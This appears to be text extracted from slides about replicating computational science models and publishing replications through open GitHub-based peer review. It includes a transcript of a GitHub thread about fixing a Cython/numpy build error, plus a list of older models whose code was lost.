
Can someone reimplement your model and get same results ?

Did you describe everything ?

Reusable

Can someone reuse your program using different data ?

Is your software data-dependent ?



IT'S MORE COMMON THAN YOU THINK

Replications in the wild

What is a replication?

Bob reads Alice's paper, takes note of all model properties and then implements the model himself using a method of his choice.

Bob confirms Alice's result by obtaining qualitatively the same results.

Alice's model has been replicated.


Who wants to write replication?

During the course of a PhD, it is often the case that a student will try to replicate results from the literature, possibly interacting with the original authors.

Such replication generally lives inside the hard-drive of the computer's student while it would be actually useful for the whole scientific community.

Who wants to review & publish such replication?

We do!



CHOICES HAD TO BE MADE

Why GitHub ?

GitHub offers a web-based git repository hosting service with great specific features (issue, pull request, etc).

- Version control
- Public repositories
- Transparency and verifiability
- Easy exploration of new ideas

A kind of modern lab for the computer scientist.

- Popular among developers (Google, Microsoft, etc.)
- Ergonomic & efficient
- Free (as in beer)

But

- Closed sources
- Ran by a private company
- Can close tomorrow



SUBMISSION PROCESS


Open peer-review

Editor is publicly assigned by editor-in-chief.

Reviewers are publicly invited to review (they can decline the invitation of course)

The actual review takes place in the discussion area of the issue. Anybody can enter the discussion unless this discussion is locked.

This means anybody can give advice and/or comment because this discussion is public.



The screenshot shows a GitHub discussion thread with four comments. The first comment is from user 'anyaevoستinar' (commented 9 days ago), who provides compiler flags for building algorithms. The second comment is also from 'anyaevoستinar' (commented 9 days ago), showing a compilation error and asking for help. The third comment is from user 'Fjanks' (commented 9 days ago), who explains the error and provides a Python script to fix it. The fourth comment is from 'anyaevoستinar' (commented 5 days ago), showing the error after trying the provided script.

anyaevoستinar commented 9 days ago Member +👤 ✎ ✕

@rougier Yes, though here is the full version info:
Configured with: `--prefix=/Applications/Xcode.app/Contents/Developer/usr --with-gxx-include-dir=/usr/include/c++/4.2.1 Apple LLVM version 7.0.2 (clang-700.1.81) Target: x86_64-apple-darwin14.5.0 Thread model: posix`

@Fjanks That pyximport code works correctly with only 'unused function' warnings. I'll try without pyximport anyway.

anyaevoستinar commented 9 days ago Member +👤 ✎ ✕

When building algorithms with distutils I get:
`algorithms.c:232:10: fatal error: 'numpy/arrayobject.h' file not found #include "numpy/arrayobject.h"`

I can import numpy into Python fine, so I'm not sure what the problem is.

Fjanks commented 9 days ago +👤 ✎ ✕

Ok, that's not what I expected, but this error message is much more informative than the one before. It doesn't find the numpy header files automatically. The good news is that numpy itself knows where they are, it has a function `numpy.get_include()`. Please try this `setup.py`:

```
from distutils.core import setup
from Cython.Build import cythonize
import numpy



setup(
    name = 'algorithms',
    ext_modules = cythonize("algorithms.pyx", include_path = [numpy.get_include()]),
)
```

anyaevoستinar commented 5 days ago Member +👤 ✎ ✕

That does not seem to fix the error, when I try with python3 I get this:

```
python3 setup.py build_ext --inplace running build_ext building 'algorithms' extension
creating build/temp.macosx-10.6-intel-3.4 gcc-4.2 -fno-strict-aliasing -fno-common -dynamic
-DNDEBUG -g -fwrapv -O3 -Wall -Wstrict-prototypes -arch i386 -arch x86_64 -g -
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build/temp.macosx-10.6-intel-3.4/algorithms.o algorithms.c:232:31: error:
numpy/arrayobject.h: No such file or directory algorithms.c:233:31: error:
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';', 'asm' or 'attribute' before 'pyx t 5numpy int8 t'
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

The Lazarus effect



LEBLOIS ET AL. (2006)




MISSING IN ACTION (FEW LINES OF C)



GUTHRIE ET AL. (2013)



DEAD (6000 LINES OF DELPHI)



TOPALIDOU ET AL. (2015) (200 LINES OF PYTHON)




PIRON ET AL. (2016)



